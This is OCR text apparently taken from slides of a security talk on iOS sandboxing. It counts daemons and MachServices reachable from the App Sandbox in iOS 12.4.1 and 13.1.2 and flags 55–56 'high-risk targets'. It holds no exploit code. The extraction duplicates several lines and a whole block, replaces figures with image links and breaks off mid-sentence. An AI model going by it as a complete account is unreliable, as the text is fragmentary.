



(A)(B) Unsandboxed. Daemons that can access both userland MachServices and kernel APIs freely


If Accessible from the App Sandbox

(C) Semi-Sandboxed. Daemons that can freely access userland MachServices

If Accessible from the App Sandbox



iOS 12.4.1
Total 296 programs with
958 MachServices
207 daemons with 501 MachServices, 52% of the total.
207 daemons with 501 MachServices, 52% of the total.
56 daemons with 91 MachServices, 9.4% of the total.
56 daemons with 91 MachServices, 9.4% of the total.



iOS 13.1.2
Total 346 programs with
1100 MachServices
225 daemons with 475 MachServices, 43% of the total.
225 daemons with 475 MachServices, 43% of the total.
55 daemons with 90 MachServices, 8.1% of the total.
55 daemons with 90 MachServices, 8.1% of the total.


iOS 12.4.1
Total 296 programs with
958 MachServices
207 daemons with 501 MachServices, 52% of the total.
207 daemons with 501 MachServices, 52% of the total.
56 daemons with 91 MachServices, 9.4% of the total.
56 daemons with 91 MachServices, 9.4% of the total.

iOS 12 -> iOS 13

56 high-risk targets
reduced to 55






Because
